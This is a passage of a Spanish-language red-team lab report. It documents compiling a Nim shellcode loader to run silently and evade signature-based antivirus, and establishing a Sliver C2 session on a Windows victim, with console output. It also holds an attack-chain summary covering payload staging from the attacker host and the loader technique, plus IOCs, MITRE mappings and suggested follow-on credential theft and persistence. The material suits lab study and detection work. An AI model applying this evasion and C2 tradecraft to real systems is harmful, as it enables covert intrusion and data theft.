Figura 6.5 — PATH actualizado con C:\msys64\mingw64\bin; nim c -d:release --app:gui --opt:size loader.nim compila exitosamente; salida CC muestra todos los módulos nim-2.0.8 stdlib compilados (exceptions, since, ctypes, sysatomics, ansi_c, memory, syslocks, threadtypes, digitsutils, niscdollars, assertions, iterators, core_detection, dragonbox, schubfach, formatfloat, objectdollar, dollars, typedthreads, stacktraces, bitops_utils, countbits_impl, repr_v2, widestr, syncio, system, parseutils, macros, bitops, fenv, math, algorithm, typetraits, enumutils, strbasics, unicode, jsutils, striimpl, strutils, osseps y más)

[ANÁLISIS] Se actualiza el PATH con la ruta de MinGW64 de MSYS2 (C:\msys64\mingw64\bin) y se ejecuta la compilación con nim c usando tres flags importantes: -d:release (optimización máxima, elimina debug symbols y aserciones), --app:gui (oculta la ventana de consola al ejecutar, técnica de evasión visual), y --opt:size (minimiza el tamaño del binario). El compilador Nim genera código C intermedio y lo compila con MinGW-GCC. La extensa lista de módulos CC compilados (exceptions, system, memory, threads, unicode, math, etc.) confirma una compilación nativa completa de la stdlib de Nim 2.0.8 para producir un PE Windows x64 autónomo sin dependencias externas.

6.6 — Verificación del loader.exe compilado

```
PS C:\lab\sliver-loader> dir loader.exe

    Directorio: C:\lab\sliver-loader

Mode                LastWriteTime         Length Name
----                -
-a-----         06/12/2026  2:29 a. m.       358413 loader.exe

PS C:\lab\sliver-loader>
```

Figura 6.6 — `dir loader.exe` confirma `loader.exe` de 358,413 bytes en `C:\lab\sliver-loader`, creado el 06/12/2026 a las 2:29 AM

[ANÁLISIS] El `loader.exe` compilado pesa 358,413 bytes (~350 KB), tamaño razonable para un ejecutable Nim con la `stdlib` estándar compilada estáticamente. El flag `--app:gui` significa que al ejecutarse no abrirá ninguna ventana de consola visible al usuario, haciendo la ejecución completamente silenciosa. El timestamp de creación 06/12/2026 a las 2:29 AM confirma actividad nocturna, típica de operaciones red team que evitan horarios de monitoreo activo. El binario reside en `C:\lab\sliver-loader`, directorio creado específicamente para este artefacto.

SECCIÓN 7: Establecimiento de Sesión C2 Estable y Post-Explotación

Con el loader compilado y el shellcode en disco, la ejecución de loader.exe en la víctima establece el canal C2. Esta es la fase final del ciclo de compromiso inicial, culminando con una sesión activa y reconocimiento completo del sistema víctima.

7.1 — Sesión LARGE_ESPADRILLE activa, whoami e información completa del sistema

```
[127.0.0.1] sliver > sessions

ID          Transport Remote Address      Hostname Username Operating System Health
=====
84afb1a5    mtls      192.168.163.130:53375 IYJ      bokul    windows/amd64    [ALIVE]

[127.0.0.1] sliver > use 84afb1a5

[*] Active session LARGE_ESPADRILLE (84afb1a5-f9ef-47d1-b5b6-f0450bc26272)
[127.0.0.1] sliver (LARGE_ESPADRILLE) >
[127.0.0.1] sliver (LARGE_ESPADRILLE) > whoami

Logon ID: IYJ\bokul
[*] Current Token ID: IYJ\bokul
[127.0.0.1] sliver (LARGE_ESPADRILLE) > info

Session ID: 84afb1a5-f9ef-47d1-b5b6-f0450bc26272
Name: LARGE_ESPADRILLE
Hostname: IYJ
UUID: b1974d56-3325-3bb2-4685-2c431f1e6632
Username: IYJ\bokul
UID: S-1-5-21-70780469-2683406824-2356641598-1001
GID: S-1-5-21-70780469-2683406824-2356641598-1001
PID: 8544
OS: windows
Version: 10 build 26200 x86_64
Locale: es-PA
Arch: amd64
Active C2: mtls://192.168.163.129:9091
Remote Address: 192.168.163.130:53375
Proxy URL:
Reconnect Interval: 1m0s
First Contact: Fri Jun 12 02:48:33 EST 2026 (2m2s ago)
Last Checkin: Fri Jun 12 02:50:33 EST 2026 (2s ago)

[127.0.0.1] sliver (LARGE_ESPADRILLE) > 
```

Figura 7.1 — sessions muestra 84afb1a5 [ALIVE] mtls 192.168.163.130:53375 IYJ/bokul windows/amd64; use + whoami = IYJ\bokul; info completo: UUID, SID, PID 8544, Windows 10 build 26200 x86_64, locale es-PA, Active C2 mtls://192.168.163.129:9091, First Contact Fri Jun 12 02:48:33 EST 2026, Last Checkin 2s ago

[ÉXITO — SESIÓN C2 ESTABLE] La sesión LARGE_ESPADRILLE queda establecida de forma estable con estado [ALIVE]. El comando info revela el perfil completo del sistema comprometido: Hostname IYJ, UUID b1974d56-3325-3bb2-4685-2c431f1e6632, Username IYJ\bokul, SID S-1-5-21-70780469-2683406824-2356641598-1001, GID S-1-5-21-70780469-2683406824-2356641598-1001, PID del implant 8544, OS Windows 10 build 26200 x86_64, Locale es-PA (Panamá, español), arquitectura amd64. El canal activo es mtls://192.168.163.129:9091 con intervalo de reconexión de 1 minuto. El primer contacto fue registrado el Fri Jun 12 02:48:33 EST 2026 con último checkin hace apenas 2 segundos, confirmando canal C2 activo, estable y con heartbeat funcional.

SECCIÓN 8: Resumen Ejecutivo — Cadena de Compromiso Completa

El ejercicio documenta un ataque Red Team end-to-end utilizando Sliver C2 con Nim Loader. A continuación se detalla cada fase:

- 1. Instalación C2:** Sliver v1.7.3 instalado en Kali Linux como servicio systemd multi-operador (itmar, Itmar2, testuser). Servidor PID 11834, root, 29.9 MB RAM. Firma Minisign verificada.
- 2. Configuración de Listeners:** Listener mTLS en 192.168.163.129:9091 (operaciones) y 8888 (staging). UFW abierto para IPv4 e IPv6. Jobs registrados y verificados.
- 3. Generación del Implant:** Shellcode windows/amd64 con --evasion (obfuscación de símbolos). 33 MB. Build: 2m54s (test) / 8m1s (producción). Permisos -rwx-----.
- 4. Transferencia a Víctima:** Servidor HTTP Python3 puerto 8081. Invoke-WebRequest desde PowerShell Admin. Errores 404 iniciales resueltos. shellcode2.bin (34,824,960 bytes) en %TEMP%.
- 5. Preparación del Entorno:** Nim 2.0.0 + winim 3.9.4 instalados en víctima. MSYS2 v20260611 vía winget. 17 paquetes MinGW x86_64 instalados (gcc, binutils, headers, crt, libwinpthread, etc.).
- 6. Loader Nim:** loader.nim creado con notepad (living-off-the-land). VirtualAlloc(RWX)+CreateThread. Compilado nim c -d:release --app:gui --opt:size. loader.exe: 358,413 bytes, sin ventana de consola.
- 7. Sesión C2 Activa:** Sesión LARGE_ESPADRILLE [ALIVE] vía mtls://192.168.163.129:9091. Víctima: IYJ\bokul, Windows 10 build 26200, es-PA, PID 8544. Reconexión cada 1 min. First Contact: 02:48:33 EST.

Indicadores de Compromiso (IOCs)

- IP Atacante (C2): 192.168.163.129 (Kali Linux, root@kali)
 - IP Víctima: 192.168.163.130 (Windows 10 build 26200, IYJ\bokul)
 - Puertos C2: 9091, 8888 (mTLS), 8081 (HTTP staging), 31337 (daemon interno)
 - Artefactos en víctima: shellcode2.bin (34,824,960 bytes) | loader.exe (358,413 bytes) | loader.nim
 - Rutas: C:\Users\bokul\AppData\Local\Temp\shellcode2.bin | C:\lab\sliver-loader\loader.exe
 - Nombre sesión C2: LARGE_ESPADRILLE | ID: 84afb1a5-f9ef-47d1-b5b6-f0450bc26272
 - UUID víctima: b1974d56-3325-3bb2-4685-2c431f1e6632
 - SID usuario: S-1-5-21-70780469-2683406824-2356641598-1001
 - PID implant: 8544 | Locale: es-PA | OS: Windows 10 x86_64 build 26200
 - Framework C2: Sliver v1.7.3 (BishopFox) — hash 3bbaf805104dcc4a75414ee0084e8de50702cad4
 - Loader: Nim 2.0.0 + winim 3.9.4 — compilado in-situ con MinGW x86_64 / MSYS2 v20260611
 - MITRE T1071.001 — C2 via Application Layer Protocol (mTLS)
 - MITRE T1027 — Obfuscated Files or Information (shellcode con symbol obfuscation)
 - MITRE T1059.001 — Command and Scripting Interpreter: PowerShell
 - MITRE T1105 — Ingress Tool Transfer (HTTP staging desde atacante)
 - MITRE T1620 — Reflective Code Loading (VirtualAlloc RWX + CreateThread)
 - MITRE T1204.002 — User Execution: Malicious File (loader.exe)
 - MITRE T1036 — Masquerading (loader.exe en C:\lab, --app:gui sin ventana visible)
-

CONCLUSIÓN

El ejercicio culminó exitosamente con el establecimiento de una sesión C2 estable denominada LARGE_ESPADRILLE, con estado ALIVE y reconexión automática cada 60 segundos, demostrando la efectividad del enfoque de compilación in-situ del loader.

El aspecto técnico más relevante del ejercicio fue la decisión de compilar el loader Nim directamente en la víctima en lugar de transferir un ejecutable precompilado. Esta decisión implicó instalar Nim 2.0.0, la librería winim 3.9.4 y la cadena de compilación MinGW a través de MSYS2, pero resultó en un loader.exe de 358 KB con una firma estática completamente diferente a cualquier muestra conocida, maximizando la evasión frente a soluciones antivirus basadas en firmas. El flag --app:gui aplicado durante la compilación garantizó que la ejecución del loader fuera completamente silenciosa, sin ventana de consola visible para el usuario. El shellcode Sliver de 33 MB con obfuscación de símbolos activa complementó este enfoque al nivel del payload.

El perfil completo del sistema comprometido obtenido mediante el comando info de Sliver reveló datos críticos para la continuación del ataque: Windows 10 build 26200 en español de Panamá (locale es-PA), usuario bokul en el dominio IYJ, UUID de máquina, SID conocido y PID del implant activo. Con este nivel de acceso, el operador tendría capacidad para ejecutar reconocimiento profundo, exfiltración de credenciales mediante herramientas como Mimikatz o hashdump, movimientos laterales hacia otros hosts en el segmento /24, y establecimiento de mecanismos de persistencia adicionales como claves de registro o tareas programadas, completando así un compromiso total del sistema objetivo.